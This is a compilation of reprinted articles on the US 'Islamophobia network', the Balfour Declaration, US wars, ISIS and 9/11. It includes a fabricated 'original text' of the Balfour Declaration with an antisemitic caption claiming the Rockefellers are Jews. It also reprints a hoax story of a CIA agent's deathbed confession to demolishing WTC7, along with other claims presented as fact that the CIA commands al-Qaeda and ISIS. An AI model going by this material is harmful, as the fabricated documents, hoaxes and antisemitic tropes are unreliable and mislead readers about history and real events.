**Walid Shoebat** boasts of himself as an "expert" on "Muslim terrorism" and is a self-described "former Islamic terrorist," even though there is hardly any credible evidence to support his sensational tale of "Palestinian terrorist' turned Zionist," as the The Jerusalem Post phrased it.

Shoebat was cited more than 15 times in Norway terrorist Anders Breivik's manifesto.

He is also one of the many prominent "experts" from the Islamophobia industry featured in the Clarion Fund's anti-Muslim documentary film "Obsession: Radical Islam's War Against the West."

According to "Top Secret America," a two-year investigation by The Washington Post exposing America's intelligence apparatus post-9/11, Shoebat is still being paid for his "expertise," despite being labeled as one of the "self-described experts."

Although the FBI and others in the intelligence community consider his extremist views as inaccurate and harmful, and whose training of law enforcement officers and published views about Islam are considered "inaccurate and counterproductive" by government terrorism experts.

#### **Walid Phares (Faris)**

A former militiaman and foreign affairs spokesman for the Christian Lebanese Front, which was responsible for the Sabra and Shatila massacres of Muslims during the September 1982 Lebanese Civil War.

Walid Phares is currently a senior fellow and the director of the Future Terrorism Project at the Foundation for Defense of Democracies in Washington, D.C.

He also acts as an "expert" lecturer on "Islamist "jihad"ism" for the Centre for Counterintelligence and Security Studies.

#### **Nonie Darwish**

He is an Egyptian who was raised in the Gaza Strip and who immigrated to the United States in 1976. In 2009, he started the group "Former Muslims United".

Darwish is also affiliated with the group Arabs for Israel, which describes itself as "an organization of Arabs and Muslims who respect and support the State of Israel and welcome a peaceful and diverse Middle East.

Darwish's famously predicted that Islam "will destroy itself because it is not a true religion." She validates this view through her own books. Now They Call Me Infidel: Why I Renounced "jihad" for America, Israel and the War on Terror, and Cruel and Usual Punishment: The Terrifying Global Implications of Islamic Law.

On April 8, 2011, she appeared alongside Frank Gaffney to testify on the sub-issue of the "culture of "jihad"" at the New York Senate Standing Committee on Veterans, Homeland Security and Military Affairs hearing titled "Reviewing our Preparedness: An Examination of New York's Public Protection Ten Years after September 11," led by Sen. Greg Ball.

In her testimony, Darwish said "the education of Arab children is to make killing of certain groups of people not only good, it is holy."

Nonie Darwish and Walid Phares are both members of the Centre for Counterintelligence and Security Studies, which “posits radical Islam as a new global ideological menace on the order of the old communist threat from the Soviet Union.”

#### FUNDING

These organizations and individuals are sustained by funding from a group of key foundations which have a deep understanding of how to influence US politics by promoting highly alarming threats to its national security.

These conservative and philanthropic foundations and wealthy donors have poured USD 42.6 million into the Islamophobia network in the US between 2001 and 2009.

- Donors Capital Fund
- Richard Mellon Scaife foundations
- Lynde and Harry Bradley Foundation
- Newton D. & Rochelle F. Becker foundations and charitable trust
- Russell Berrie Foundation
- Anchorage Charitable Fund and William Rosenwald Family Fund
- Fairbrook Foundation

Richard Mellon Scaife foundations comprises of the Sarah Scaife, the Carthage, and the Allegheny.

Between 2001 and 2009, Richard Mellon Scaife's foundations contributed \$7,875,000 to Islamophobic groups. Among the recipients were the Center for Security Policy (\$2,900,000), the Counterterrorism & Security Education and Research Foundation (\$1,575,000), and the David Horowitz Freedom Center (\$3,400,000).

Lynde and Harry Bradley Foundation provided \$5,370,000 in funding to the Islamophobia network from 2001 to 2009. These funds went to the Middle East Forum (\$305,000), the Center for

Security Policy (\$815,000), and the David Horowitz Freedom Center (\$4,250,000).

Newton D. & Rochelle F. Becker Foundation, Newton and Rochelle Becker Family Foundation, and Newton and Rochelle Becker Charitable Trust contributed \$1,136,000 to Islamophobic organizations between 2001 and 2009.

Russell Berrie Foundation, which funds a large number of mainstream Jewish and Israeli charities, provided anti-Islam groups with \$3,109,016 between 2001 and 2009.

The contribution of Anchorage Charitable Fund and William Rosenwald Family Fund to Islamophobic groups between 2001 to 2008 amounts to \$2,818,229.

The William Rosenwald Family Fund also contributed to the American Islamic Forum for Democracy, which is headed by Zuhdi Jasser.

The Fairbrook Foundation donated \$1,498,450 to Islamophobic organizations, including *ACT! For America*, receiving \$125,000; the Center for Security Policy (\$66,700); the David Horowitz Freedom Center (\$618,500); the Investigative Project on Terrorism, (\$25,000); “Jihad Watch” (\$253,250); and the Middle East Forum (\$410,000).



## HOW DID THE JEWS SEIZE AND OCCUPY PALESTINE?

It all started from the ill-reputed Balfour Declaration the original text of which is reproduced below for you:

PROPOSAL DECIDED  
BY PARLIAMENT OF THE UNITED KINGDOM  
ON NOVEMBER 2nd, 1917.

Dear Lord Rothschild,  
I have much pleasure in conveying to you, in  
behalf of His Britannic Government, the following  
Assurance of Anglo-American sympathy in your  
struggle for the realization of the great promise  
made by the late Arthur Balfour to the  
representatives of the Jewish community in  
Palestine at a meeting held there for the  
Jewish people, and will use their best endeavours to  
facilitate the attainment of that object, in being  
a powerfully constructed and religiously righteously  
organized nationality constituting an independent  
rightful and independent nation capable of  
defence and self-government.

I remain with great respect, etc.  
A. J. Balfour



The Balfour Declaration: One Zionist Jew is addressing another. The Rothschilds and the Rockefellers are the wealthiest Jews in the world.

## THE BALFOUR DECLARATION, RACISM, PROPAGANDA AND WARS – OpEd

November 1, 2017  
"Human Rights" in Israel

Internet Source Link:  
<https://popularresistance.org/newsletter-racism-propaganda-and-wars/>

By Kevin Zeese

86

This week, the 100th anniversary of the Balfour Declaration, which promoted giving Palestine to the Jewish people, will be celebrated in London. Around the world, there will be protests against it calling for Britain to apologize for the damage it inflicted. Students from the West Bank and Gaza will send letters to the British government describing the negative impacts that the Balfour Declaration, and the Nakba in 1948, continue to have on their lives today.

As Dan Freeman-Maloy describes, the Balfour Declaration is also relevant today because of the propaganda co-existing with it that justified white supremacy, racism and empire. British imperialists believed that democracy only applied to "civilized and conquering peoples," and that "Africans, Asians, Indigenous peoples the world over – all were ... 'subject races,' unfit for self-government." That same racism was directed at Jewish people as well. Lord Balfour preferred to have Jewish people living in Palestine, away from Britain, where they might serve as useful British allies.

In the same time period, Bill Moyers [reminds us in his interview with author James Whitman](#), the laws in the United States were viewed as "a model for everybody in the early 20th century who was interested in *creating a race-based order or race state*.

America was the leader in a whole variety of realms in racist law in the first part of that century." This includes immigration laws designed to keep "undesirables" out of the US, laws creating second class citizenship for African-Americans and other people and bans on interracial marriage. Whitman has a new book documenting how Hitler used US laws as a basis for the Nazi state.

### Injustice is legal

The US government and its laws continue to perpetuate injustice today. For example, contractors who apply for state funds to repair damage from Hurricane Harvey in Dickinson, Texas, are [required to declare](#) that they do not participate in the Palestinian Boycott, Divestment, Sanction (BDS) movement. And Maryland Governor Hogan [signed an executive order](#) this week banning any state contractors from participating in the BDS movement, after local activists defeated similar legislation for the past three years.

87

Participation in boycotts should be protected under the First Amendment, as the right to protest Israeli apartheid should be. But, that right may also be taken away. This week, **Kenneth Marcus** was made the top civil rights enforcer at the Department of Education. He runs a group called the **Brandeis Center for Human Rights**, which actually works to attack individuals and groups that organize against Israeli apartheid on campuses. Nora Barrows-Friedman [writes](#) that Marcus, who has been filing complaints against pro-Palestinian student groups, will now be in charge of investigating those cases.

Dima Khalidi, the head of Palestinian Legal, which works to protect pro-Palestinian activists, [explains that](#) in the United States, “talking about Palestinian rights, and challenging Israel’s actions and narrative, [open] people up to a huge amount of risk, attacks, and harassment – much of it legal in nature, or with legal implications.” These attacks are happening because the BDS movement is having an impact.

This is just one obvious area of injustice. Of course there are others such as immigration policies and [travel bans](#). And there are racist systems in the United States that are not based in law, but are enshrined in practices such as [racially biased policing](#), [slave-wage employment of prisoners](#) and the placement of [toxic industries](#) in minority communities.

The Marshall Project has [a new report](#) on racial bias in plea bargains.

In considering why “the public is quiet” about the United States’ unending wars, the New York Times (10/23/17) fails to examine the failure of leading media outlets to actually oppose these wars.

#### War Propaganda

The media, as it did in the early twentieth century, continues to manipulate public opinion to support military aggression. The NY Times and other mass, corporate media have promoted wars throughout the history of US Empire. From the ‘Weapons of Mass

Destruction’ in Iraq to the Gulf of Tonkin in Vietnam and all the way back to ‘Remember the Maine’ in the Spanish-American War, which began the modern US Empire, the corporate media have always played a large role in leading the US into war.

Adam Johnson of Fairness and Accuracy in Reporting (FAIR) writes about a recent New York Times Op Ed: “Corporate media have a long history of lamenting wars they themselves helped sell the American public, but it is rare so many wars and so much hypocrisy are distilled into one editorial.” Johnson points out that the New York Times never questions whether wars are right or wrong, just whether they have Congressional support or not. And it promotes the “no boots on the ground” view that it is fine to bomb other countries as long as US troops are not harmed.

FAIR [also points out](#) the media’s false accusation that Iran has a nuclear weapons program. Meanwhile there is silence about the [secret Israeli nuclear weapons program](#). Iran has been compliant with the International Atomic Energy Agency, while Israel has refused inspections. Eric Margolis [raises the critical question](#) of whether the Trump administration put the interests of Israel, which opposes Iran, before the interests of the US when he refused to certify the nuclear agreement with Iran.

North Korea is a country that is heavily propagandized in the US media. Eva Bartlett, a journalist who has traveled to and reported extensively about Syria, recently visited North Korea. She presents a [view of the people and photographs](#) that won’t be found in commercial media, which give a more positive perspective on the country.

Sadly, North Korea is considered to be a critical factor in the US effort to [prevent China](#) from becoming the dominant world power. Ramzy Baroud [writes about](#) the importance of a diplomatic solution to the conflict between the US and North Korea because otherwise it will be a long and bloody war. Baroud states that the US would quickly run out of missiles and then use “crude gravity bombs,” killing millions.

The [recent re-election of Shinzo Abe](#) heightens conflict in that region. Abe wants to build up Japan's small military and alter its current pacifist Constitution so that Japan can attack other countries. No doubt, the Asian Pivot and concerns about tension between the US and other countries are fueling support for Abe and more militarization in Japan.

#### **US Aggression in Africa**

The US military presence in Africa [came into the spotlight this week](#) with the death of US soldiers in Niger. Although it was heartless, perhaps we can be grateful that Trump's gaffe with the newly-widowed MyeShi'a Johnson at least had the impact of raising national awareness about this secretive mission creep. We can thank outlets such as [Black Agenda Report](#) that have been reporting regularly on [AFRICOM](#), the US Africa Command.

It was a surprise to many people, including members of Congress, that the US has 6,000 troops scattered in [53 out of 54](#) African countries. US involvement in Africa has existed since World War II, largely for oil, gas, minerals, land and labor. When [Gaddafi, in Libya, interfered](#) with the US' ability to dominate African countries by providing oil money to them, thereby freeing them from the need to be indebted to the US, and led the effort to unite African countries, he was murdered and Libya was destroyed. China also plays a role in competing with the US for African investment, doing so through economic investment rather than militarization. No longer able to control Africa economically, the US turned to greater militarization.

AFRICOM was [launched under President George W. Bush](#), who appointed a black general to lead AFRICOM, but it was President Obama who succeeded in growing the US military presence. Under Obama, the drone program grew in Africa. There are [more than 60 drone bases](#) that are used for missions in African countries such as Somalia. The US base in Djibouti is used for bombing missions in Yemen and Syria. US military contractors are also raking in huge profits in Africa.

Nick Turse reports that US military conduct an average of ten operations in Africa daily. He describes how US weapons and military training have upset the balance of power in African countries, leading to coup attempts and the rise of terrorist groups. In this interview, Abayomi Azikiwe, the editor of the Pan-African News Wire, speaks about the long and brutal US history in Africa. He concludes:

“Washington must close down its bases, drone stations, airstrips, joint military operations, consulting projects and training programs with all African Union member-states. None of these efforts have brought peace and stability to the continent. What has happened is quite the opposite. Since the advent of AFRICOM, the situation has been far more unstable in the region.”

#### **Building a Global Peace Movement**

The insatiable war machine has infiltrated all aspects of our lives. Militarism is a prominent part of US culture. It is a large part of the US economy. It cannot be stopped unless we work together to stop it. And, while we in the US, as the largest empire in the history of the world, have a major responsibility to act against war, we will be most effective if we can connect with people and organizations in other countries to hear their stories, support their work and learn about their visions for a peaceful world.

Fortunately, there are many efforts to revive the anti-war movement in the United States, and many of the groups have international ties. The [United National Anti-War Coalition](#), [World Beyond War](#), the [Black Alliance for Peace](#) and the [Coalition Against US Foreign Military Bases](#) are groups launched in the past seven years.

There are also opportunities for action. Veterans for Peace is organizing peace actions [on November 11](#), Armistice Day. CODEPINK recently began the [Divest From the War Machine Campaign](#) targeting the five top weapons-makers in the US. Listen to [our interview](#) with lead organizer Haley Pederson on Clearing the FOG. And there will be a [conference on closing foreign military bases](#) this January in Baltimore.

## U.S. MILITARY TAUGHT OFFICERS: USE 'HIROSHIMA' TACTICS FOR 'TOTAL WAR' ON ISLAM

By Noah Shachtman and Spencer Ackerman

U.S. MILITARY TAUGHT OFFICERS: USE 'HIROSHIMA' TACTICS FOR 'TOTAL WAR' ON ISLAM



Internet Source Link:  
[https://www.huffingtonpost.com/2012/05/10/us-military-taught-officers-total-war-islam\\_n\\_1505766.html](https://www.huffingtonpost.com/2012/05/10/us-military-taught-officers-total-war-islam_n_1505766.html)

May 11, 2012 "Information Clearing House" -- "The U.S. military taught its future leaders that a 'total war' against the world's 1.4 billion Muslims would be necessary to protect America from Islamic terrorists, according to documents obtained by Danger Room. Among the options considered for that conflict: using the lessons of 'Hiroshima' to wipe out whole cities at once, targeting the 'civilian population wherever necessary.'

"International laws protecting civilians in wartime are "no longer relevant," Dooley continues. And that opens the possibility of

92

applying "the historical precedents of Dresden, Tokyo, Hiroshima, Nagasaki" to Islam's holiest cities, and bringing about "Mecca and Medina[s] destruction."

"The course, held at the Defense Department's Joint Forces Staff College, has since been canceled by the Pentagon brass. The chairman of the Joint Chiefs of Staff recently ordered the entire U.S. military to scour its training material to make sure it doesn't contain similarly hateful material, a process that is still ongoing. But the officer who delivered the lectures, Army Lt. Col. Michael A. Dooley, still maintains his position at the Norfolk, Virginia college."

The U.S. military taught its future leaders that a "total war" against the world's 1.4 billion Muslims would be necessary to protect America from Islamic terrorists, according to documents obtained by Danger Room. Among the options considered for that conflict: using the lessons of "Hiroshima" to wipe out whole cities at once, targeting the "civilian population wherever necessary."

The course, first reported by Danger Room last month and held at the Defense Department's Joint Forces Staff College, has since been canceled by the Pentagon brass. It's only now, however, that the details of the class have come to light. Danger Room received hundreds of pages of course material and reference documents from a source familiar with the contents of the class.

The chairman of the Joint Chiefs of Staff recently ordered the entire U.S. military to scour its training material to make sure it doesn't contain similarly hateful material, a process that is still ongoing. But the officer who delivered the lectures, Army Lt. Col. Matthew A. Dooley, still maintains his position at the Norfolk, Virginia college, pending an investigation. The commanders, lieutenant colonels, captains and colonels who sat in Dooley's classroom, listening to the inflammatory material week after week, have now moved into higher-level assignments throughout the U.S. military.

For the better part of the last decade, a small cabal of self-anointed counterterrorism experts has been working its way through the U.S. military, intelligence and law enforcement communities, trying to

93

convince whoever it could that [America's real terrorist enemy wasn't al-Qaeda](#) — but the Islamic faith itself. In his course, Dooley brought in these anti-Muslim demagogues as guest lecturers. And he took their argument to its final, ugly conclusion.

"We have now come to understand that there is no such thing as 'moderate Islam,'" Dooley noted in [a July 2011 presentation](#) (.pdf), which concluded with a suggested manifesto to America's enemies. "It is therefore time for the United States to make our true intentions clear. This barbaric ideology will no longer be tolerated. Islam must change or we will facilitate its self-destruction."

Dooley could not be reached for comment. Joint Forces Staff College spokesman Steven Williams declined to discuss Dooley's presentation or his status at the school. But when asked if Dooley was responsible for the course material, he responded, "I don't know if I would classify him [Dooley] as responsible. That would be the commandant" of the school, Maj. Gen. Joseph Ward.

That makes the two-star general culpable for rather shocking material. In the same presentation, Dooley lays out a possible four-phase war plan to carry out a forced transformation of the Islam religion. Phase three includes possible outcomes like "Islam reduced to a cult status" and "Saudi Arabia threatened with starvation." (It's an especially ironic suggestion, in light of today's news that Saudi intelligence [broke up](#) the most recent al-Qaida bombing plot.)

International laws protecting civilians in wartime are "no longer relevant," Dooley continues. And that opens the possibility of applying "the historical precedents of Dresden, Tokyo, Hiroshima, Nagasaki" to Islam's holiest cities, and bringing about "Mecca and Medina[s] destruction."

Dooley's ideological allies have repeatedly stated that "[mainstream](#)" Muslims are dangerous, because they're "violent" by nature. Yet only a few of al-Qaida's most twisted fanatics were ever caught musing about wiping out entire cities. "Some of these actions offered for consideration here will not be seen as 'political correct'

in the eyes of many," Dooley adds. "Ultimately, we can do very little in the West to decide this matter, short of waging total war."

Dooley, who has worked at the Joint Forces Staff College since August 2010, began his eight-week class with a straightforward, two-part history of Islam. It was delivered by David Fatua, a former West Point history professor. "Unfortunately, if we left it at that, you wouldn't have the proper balance of points of view, nor would you have an accurate view of how Islam defines itself," Dooley told his students. Over the next few weeks, he invited in a trio of guest lecturers famous for their incendiary views of Islam.

Shireen Burki declared during the 2008 election that "[Obama is bin Laden's dream candidate](#)." In her Joint Forces Staff College lecture, she told students that "[Islam is an Imperialist/Conquering Religion](#)." (.pdf)

Stephen Coughlin claimed in his 2007 master's thesis that then-president George W. Bush's declaration of friendship with the vast majority of the world's Muslims had "[a chilling effect on those tasked to define the enemy's doctrine](#)." (.pdf) Coughlin was subsequently let go from his consulting position to the military's Joint Staff, but he [continued to lecture](#) at the Naval War College and at the FBI's Washington Field Office. In [his talk to Dooley's class](#) (.pdf), Coughlin suggested that al-Qaida helped drive the overthrow of Egyptian strongman Hosni Mubarak and Libyan dictator Muammar Gadhafi. It was part of a scheme by Islamists to conquer the world, he added. And Coughlin mocked those who didn't see this plot as clearly as he did, accusing them of "complexification." Coughlin titled his talk: "Imposing Islamic Law – or – These Aren't the Droids You're Looking For!"

Former FBI employee John Guandolo told the conspiratorial World Net Daily website last year that Obama was only the latest president to fall under the influence of Islamic extremists. "[The level of penetration in the last three administrations is deep](#)," Guandolo alleged. In his reference material for the Joint Forces Staff College class, Guandolo not only spoke of today's Muslims as enemies of the West. He even justified the Crusades, writing that they "were

initiated after hundreds of years of Muslim incursion into Western lands."


Guandolo's paper, titled "[Usual Responses from the Enemy When Presented With the Truth](#)" (pdf), was one of hundreds of presentations, documents, videos and web links electronically distributed to the Joint Forces Staff College students. Included in that trove: a paper alleging that "[it is a permanent command in Islam for Muslims to hate and despise Jews and Christians](#)" (pdf). So was a video lecture from Serge Trifkovic, a former professor who appeared as a defense witness in several trials of Bosnian Serb leaders convicted of war crimes, including the genocide of Muslims. A web link, titled "Watch Before This Is Pulled," supposedly shows President Obama — the commander-in-chief of the senior officers attending the course — admitting that he is a "Muslim".

Dooley added the caveats that his views are "not the Official Policy of the United States Government" and are intended "to generate dynamic discussion and thought." But he taught his fellow military officers that Obama's alleged admission could well make the commander in chief some sort of traitor. "By conservative estimates," 10 percent of the world's Muslims, "a staggering 140 million people ... hate everything you stand for and will never coexist with you, unless you submit" to Islam. He added, "Your oath as a professional soldier forces you to pick a side here." It is unclear if Dooley's "total war" on Muslims also applied to his "Muslim" commander in chief.

After the Pentagon brass learned of Dooley's presentation, the country's top military officer, Joint Chiefs of Staff Chairman Gen. Martin Dempsey, issued an order to every military chief and senior commander to get rid of any similar anti-Islam instructional material. Dempsey issued the order because the White House had already instructed the entire security apparatus of the federal government — military and civilian — to [revamp its counterterrorism training](#) after learning of [FBI material that demonized Islam](#).

By then, Dooley had already presented his apocalyptic vision for a global religious war. Flynn has ordered a senior officer, Army Maj. Gen. Frederick Rudesheim, to investigate how precisely Dooley managed to get away with that extended presentation in an official Defense Department-sanctioned course. The results of that review are due May 24. Ironically, Dooley and his guest lecturers paint a dire picture of the forward march of Islamic extremism right as its foremost practitioner feared its implosion. Documents recently declassified by the U.S. government revealed Osama bin Laden fretting about [al-Qaida's brutal methods](#) and damaged brand [alienating the vast majority of Muslims](#) from choosing to wage holy war. Little could he have known that U.S. military officers were thinking of ways to ignite one.

\*\*\*\*\*



## ISIS “VICTORIES” ARE WESTERN “VICTORIES”



The screenshot shows a news article from OpEdNews.com. The title is "ISIS “Victories” Are Western “Victories”" by Mark Taliano. The article discusses a conflict between ISIS and Syrian government forces near the Al-Tanf military base in Syria. It highlights that while ISIS claimed victory, it was actually a Western-supported regime change victory against Syria. The author, Mark Taliano, is from Global Research and is writing about Middle East & North Africa, Media Disinformation, Militarization and WMD, US NATO War Agenda, and Syria.

Internet Source Link:  
<https://www.opednews.com/articles/ISIS-Victories-Are-West-by-Mark-Taliano-Globalization-Syria-Terrorism-Western-Imperialism-180729-282.html>

Every victory for Western-supported ISIS is a victory for the West in its publicly-declared regime change war against Syria and Syrians.

So, when Israel shot down a Syrian warplane on 24 July, as the plane was attacking ISIS near the occupied Golan Heights<sup>1</sup>, it was a victory not only for ISIS, but for the West and its allies who seek regime change. ISIS is good for Regime Change.

98

Separately, but related, ISIS and the West also scored a “victory” in the province of Sweida, Syria, on 25 July, 2018. What did the “victory” look like? ISIS terrorists emerged from areas near the illegal U.S military base at Al-Tanf. They murdered about 240 Syrians, and wounded about 170.

Syrian Ibrahim Muhammad reported the attack in these words:

In this bloody day we had to suffer the lost of 240 martyrs with over 170 wounded.. moons have ascended from the land of Swaida to the sky, another pure souls from our beautiful country, another innocent lives were taken brutally on the hands of the most odious monsters in the world, ISIS terrorists were hidden in the Western desert of Tanf area (under the noses of the US military base), have launched a massive attack with more than 600 terrorists at 3:50 am.

The attack was carried out on several villages in the eastern countryside of Swaida province in conjunction with 4 suicidal bombers who exploded themselves in a building under construction, a vegetable market and two public squares, while the Popular Armed Committees manged to stop the 5th bomber and capture him to be hanged later that afternoon in front of the National Hospital (where he was going to bomb himself) with two ISIS attackers were also captured alive.

The attackers divided themselves into several groups of 30 to 50 operatives armed with machine guns and explosive belts, as well as other groups equipped with snipers and mortars, deployed on the outskirts of some villages, they manged to sneak into the villages trough the desert mountain area with the help of some sleeping cells. Door by door, house by house they slaughtered and executed complete families, and kidnapped some others, they attacked unarmed civilians, committed one of the most brutal massacre since the beginning of the Syrian War, the villages were ( “Duma”, “Tema”, “Tarba”, “Al-Ksiab”, “Rami”, “Ghiddat Hamayel”, “Al-Shabky” and “Al-Shrehi”).

99

The attackers were faced with hard resistance by the residents and some deployed points of the [Syrian Arab Army](#), most of the first defenders were martyred and wounded till the arrival of the reinforcements from Swaida villages, Jaramana, and [SAA](#) units, many of ISIS attackers were killed, numbers are estimated with about 300 over 80 of them were dragged to the national hospital of Swaida while the terrorists managed take the rest of their dead with them.

There's no exact information till now of how many people were kidnapped.

**This day is a living prove of the US collusion with those criminals, this day a living prove of the criminality of all the terrorism supporters, but it also the strongest prove of our dedication to defending our homeland.**

In the first video, the residents with the Popular Armed Committees are evacuating a family from one of the villages under fire.

In the second video the residents with the Popular Armed Committees are securing families in their houses in addition to footage of some of the clashes.

In the last two videos the residents with the Popular Armed Committees are dragging ISIS killed members.

“Rebels” and “moderates” do not exist. They never did. Canada and its allies support the terrorists, as described above, and Syria opposes them. Canada and its allies are committing Supreme International War Crimes, and Syria is defending itself and the rule of International Law.

\*\*\*

**Mark Taliano** is a Research Associate of the Centre for Research on Globalization (CRG) and the author of *Voices from Syria*, Global Research Publishers, 2017.

#### CIA AGENT CONFESES ON DEATHBED: ‘WE BLEW UP WTC7 ON 9/11’

[July 13, 2017 Baxter Dmitry Conspiracies 1142](#)



Internet Source Link:  
<https://yournewswire.com/cia-911-wtc7/>

79-year-old retired CIA [Central Intelligence Agency] agent, Malcom Howard, has made a series of astonishing claims since being released from hospital in New Jersey on Friday and told he has weeks to live. Mr. Howard claims he was involved in the “[controlled demolition](#)” of World Trade Center 7, the third building that was destroyed on 9/11.

Mr. Howard, who worked for the CIA for 36 years as an operative, claims he was tapped by senior CIA agents to work on the project due to his engineering background, and early career in the demolition business.

Trained as a civil engineer, Mr. Howard became an explosives expert after being headhunted by the CIA in early 1980s. Mr. Howard says has extensive experience in planting explosives in

items as small as cigarette lighters and as large as “80 floor buildings.”

This 79-year-old New Jersey native says he worked on the CIA operation they dubbed “New Century” between May 1997 and September 2001, during a time he says the CIA “was still taking orders from the top.” Mr. Howard says he was part of a cell of 4 operatives tasked with ensuring the demolition was successful.

Mr. Howard says the World Trade Center 7 operation is unique among his demolitions, as it is the only demolition that “we had to pretend wasn’t a demolition job”. He claims he had no problem going through with the deception at the time, because “when you are a patriot, you don’t question the motivation of the CIA or the White House. You assume the bigger purpose is for a greater good. They pick good, loyal people like me, and it breaks my heart to hear the shit talk.”

[John Kerry Admits WTC 7 Was Brought Down By Controlled Demolition]

But even he admits that now, looking back, “Something wasn’t right.”

“No good has come from this. This isn’t the America we envisioned.”

Explaining how the building was bought down, Mr. Howard says, “It was a classic controlled demolition with explosives. We used super-fine military grade nanothermite composite materials as explosives. The hard part was getting thousands of pounds of explosives, fuses and ignition mechanisms into the building without causing too much concern. But almost every single office in the Building 7 was rented by the CIA, the Secret Service, or the military, which made it easier.”

Mr. Howard explains that WTC 7 was “loaded with explosives in strategic places” in the month leading up to the day that changed the course of American history. On September 11th, while the North and

South towers burned, fuses were ignited in World Trade Center 7, and nanothermite explosions hollowed out the building, destroying the steel structure, removing the reinforcements, and allowing the office fires to tear through the rest of the building, hollowing it out like a shell.

World Trade Center 7 collapsed into its own footprint at 5:20pm, seven hours after the destruction of WTC 1 and 2. The building shocked witnesses by coming down at the speed of freefall, indicating that it encountered zero resistance on the way down.

Mr. Howard and his colleagues had done their job. “When the building came down, it was such a rush. Everything went exactly to plan. It was so smooth. Everybody was evacuated. Nobody was hurt in WTC 7. We were celebrating. We kept watching replays of the demolition, we had the whiskey and cigars out, and then all of a sudden the strangest thing happened. We all started to worry that it looked a bit too smooth. We watched the tape again and again and again and we started to get paranoid. It looked like a controlled demolition. We thought shit, people are going to question this. And then we heard that people from the street were reporting that they heard the explosions during the afternoon. When we were told that the BBC botched their report and announced to the world that the building collapsed 20 minutes before it actually did... At that point we really thought the gig was up.”

According to the official 9/11 report issued by the government, WTC 7 collapsed due to “uncontrolled fires” that were caused by debris that floated over from WTC 1 and 2, which had been hit by passenger planes. If the official narrative was true, WTC 7 would be the first tall building in the world to ever collapse due to uncontrolled fires, and the only steel skyscraper in the world to have collapsed into itself, due to “office fires.”

Mr. Howard and his colleagues feared the public would see through the official narrative and rise up against the government, demanding to be told the truth.

"There were so many loose ends, so much evidence left behind. We thought the public would be all over it. We thought there would be a public uprising that the media couldn't ignore. They'd be funding investigations and demanding to know why they were being lied to. We thought they'd find chemical composites in the area that would prove Building 7 was blown up.

"We thought there would be a revolution. It would go all the way to the top, to President Bush. He'd be dragged out of the White House. "But none of that happened. Almost nobody questioned anything. The media shot down anyone who dared question anything they were told."

#### **Follow the money**

Mr. Howard claims he has "no direct knowledge" about the destruction of North and South Towers of the World Trade Center, explaining that "CIA operations are very specific" and that it is common to be working on a larger project while only understanding a small piece of the puzzle.

[9/11: Larry Silverstein Designed New WTC-7 One Year Before Attacks]

But he has advice for investigators seeking to understand the entire puzzle and work out who was behind the most devastating attack on American soil in history:

"Follow the money." "When you want to find out who is behind something, just follow the money. Look at the trades made just before 9/11. These are the guys that knew what was coming. The sons of CIA agents, government officials. Close relatives of the most powerful men in America. Cheney, Rumsfeld. They all got rich. It wasn't just the contracts awarded to their friends in the construction business and the wars and the kickbacks."

#### **"It was Insider Trading"**

Many countries including Britain, France, Germany, Italy, Japan and Monaco launched insider trading investigations in the wake of the 9/11 attacks, believing that if they could prove Al-Qaeda operatives

profited on the stock market then they could prove the terror organization was behind the attacks.

And all the evidence pointed to [heavy insider trading](#) around 9/11. Italy's foreign minister, Antonio Martino, [said](#): "I think that there are terrorist states and organizations behind speculation on the international markets." German central bank president, Ernst Welteke, [said](#) his researchers had found "almost irrefutable proof of insider trading."

Even CNN reported that regulators were seeing "ever-clearer signs" that someone "manipulated financial markets ahead of the terror attack in the hope of profiting from it."


Mr. Howard says that a serious study of who profited on the stock market from 9/11 would "tear the heart out of the oligarchy in America."

"There is only one organization that spans the entire world, and let me tell you now, it isn't and it never was al-Qaeda."

It's the CIA.

"There could never be a real investigation. The entire shadow government, as you call them now, are implicated."

The 79-year-old, spending his final weeks at home, said he doesn't expect to be taken into custody following his confession because "then they'd have to go after everyone else. They will just use the media to attack me. They are all on the payroll to suppress everything around 9/11."



## HEZBOLLAH CAPTURES CIA OFFICER IN ALEPO, COMMANDING AL-QAEDA

Internet Source Link:

<https://www.veteranstoday.com/2016/05/22/exclusive-hezbollah-captures-cia-officer-in-aleppo-commanding-al-qaeda/>

JNN 28 May 2016 Beirut : .... and the US is still trying to say al-Qaeda, now exposed as a CIA franchise, aided Israel and Saudi Arabia with 9/11...

JNN now has two confirmed sources that an American CIA agent was captured this week near Mount Simeon, outside Aleppo. The American was part of a group commanding an operations room

Jabhat al-Nusra, al-Qaeda's "franchise" in Syria. The CIA has denied the claim, but it has already floated an offer through 3rd party sources to buy their man back.

JNN exclusively reported the capture of an Israeli advisor with ISIS in Iraq in October 2015, while in April of that year, America's Delta Force, barely rescued a retired American general from Syrian Setsnaz closing in on him near Deir Ezzor. From an exclusive JNN report:

The American general in the Al-Amr district of Deir en Zor, a command and control facility between Mosul and the ISIS military headquarters in Syria, al-Raqqa, was discovered by the NSA through intercepts of encrypted communications, to be the target of a Syrian Spetsnaz team. The Syrians were working with intelligence received by a Saudi officer captured two weeks before near Idlib, a town outside Aleppo.

If Syria could capture a senior American military official inside its borders, with inexorable proof of American complicity in the operational command of ISIS military forces, the Russians and Chinese would no longer be able to ignore the nature of the attack on Syria, according to high level sources in Damascus.

In a report confirmed in Syria and Iraq, the Delta Force team flew out of a secret base in Western Anbar, only a short distance from the Euphrates River, executed in extraction of the highly embarrassing CIA operative and "sanitized" the ISIS compound, leaving nothing alive but goats and chickens.

Highly placed sources told JNN that Hezbollah seized four intelligence officers in a quality military operation near Khan Toman, the stronghold of Al-Nusra, on May 12th. The officers are American, French, Turkish and Saudi. They were running the joint operations room with Al-Nusra leading terrorists.

Khan Toman is a village in the area of Samaan Moutain. It is about 10 km south-west Aleppo, where huge grain silos are located.

The US is currently tightening the noose on Hezbollah, in an effort to deprive the Party of its financial resources as a reprisal for siding with the Assad regime. Iran is the main supplier of Hezbollah armaments. Hezbollah Party Leader Hassan Nasrallah recently pledged to continue the struggle and defeat the US-Israeli project in the region, saying that the "Party has a good catch," without elaboration.

The Hezbollah clandestine operation came after 9 Iranian revolutionary guards fighters were killed in Khan Toman, in fighting with Al-Nusra. The Aleppo combat is gaining a momentum now and the Russians with their allies are working round-the-clock to evict the armed terrorists from the areas which they still control by the help of foreign powers.

It is believed that CIA operatives are now advising ISIS and Al-Nusra on their subversive activity schemes, at the same time, DESI confirmed that there are already US special forces experts operating inside Syria, mainly in the Kurdish areas, Daraa and Quneitra, in an attempt to tip the military balance in favor of the opposition.

